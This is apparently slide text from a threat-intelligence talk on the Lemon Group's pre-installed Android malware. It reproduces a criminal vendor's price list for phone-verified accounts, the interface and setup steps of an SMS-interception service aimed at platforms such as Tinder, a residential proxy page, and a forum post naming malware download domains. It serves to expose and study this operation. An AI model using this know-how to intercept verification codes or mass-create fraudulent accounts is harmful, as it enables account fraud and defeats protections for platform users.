POF.com	1647 pcs.	\$ 0.20
shopee	506 pcs.	\$ 0.50
signal	506 pcs.	\$ 0.20
skout	719 pcs.	\$ 0.50
skrill	383 pcs.	\$ 0.50
snapchat	1212 pcs.	\$ 0.20
Taobao	500 pcs.	\$ 0.20
telegram	631 pcs.	\$ 0.20
Tencent QQ	752 pcs.	\$ 0.10
tiktok	875 pcs.	\$ 0.20




The screenshot shows a user interface for purchasing residential and mobile IP addresses. It has two main tabs: "Get Number" (selected) and "Proxy". Under "Get Number", there's a section to "Select country" with a list of countries and their respective number counts and additional IP addresses (e.g., +IPs).

Country	Number	+IPs
Armenia	2328	+IPs
Azerbaijan	2163	+IPs
Argentina	13893	+IPs
Angola	85728	+IPs
Algeria	10275	+IPs
Bahrain	1401	+IPs
Bangladesh	122841	+IPs
Bulgaria	4065	+IPs




Dove Proxy  
Residential  
and Mobile IPs

# SMS PVA + SMS Interception




1. Sign in for the PVA service, pay



2. How to get started?

Step 1: [Project Management] – [Project list] – [Inquire]( e.g. Tinder) – Click on[Add to favorite]



1. Click on the 'Project management' link in the sidebar.

2. Choose a 'project'. Project is the online service they are capable of intercepting the SMS verification.

In this example, we choose Carousell


Project ID:  Project name:  Tinder

Serial number Project ID Project name Project type Remarks


1	0646	Tinder	发短信	Online-chat
---	------	--------	-----	-------------

The 1 page / mutual 1 page

# SMS PVA + SMS Interception



# SMS PVA + SMS Interception




3.

## Supply Chain Attack vectors

Different Persistence Mechanisms in Supply Chain

- Compromised ROM components
- Compromised FOTA/OTA update or FOTA/OTA apps
- Compromised Software Supply Chain (software SDKs)

# Lemon Pre-installed Malware



A screenshot of a forum post from 4pda.to. The post is by user 'Agn' on 02.02.19, 12:42, and is Message #4831. The user 'Agn' is local and offline, part of the 'Friends dns.com' group, has 261 posts, and registered on 10/30/12. Their reputation is 10. The post discusses the infection of a phone with firmware 1.0.11 by the Lemon malware, which is downloading a package from pro.duoo[.]com. It notes Dr.Web detecting and removing the infection, but it reappears. The post ends with 'Very suspicious actions for system applications.'

Instructions and solving issues wi X +

← → C 4pda.to/forum/index.php?showtopic=595445&...

Agn 02.02.19, 12:42 Message #4831

Local [offline]

Group: Friends dns.com Posts: 261 Registration: 10/30/12

Reputation: 10

I wrote here not so long ago about the infection of the [REDACTED] phone with firmware 1.0.11 (full-screen ads, on top of all applications). So. The [REDACTED] niverse package is being downloaded, most likely from pro.duoo[.]com (5.27.5). It is also strange that EngineerMode and Memory - calls and SMS climb on drapi.lemon91.com


Very suspicious actions for system applications.

Dr.Web has started to detect this infection and removes it. But unfortunately, it downloads again in half an hour and Dr.Web again screams about being detected. I'll try to explore it some more.

Post has been edited Agn - 02.02.19, 12:43

# Pre-infection Architecture

**Putting it Together:  
Lemon Group Supply  
Chain Compromise  
Architecture**



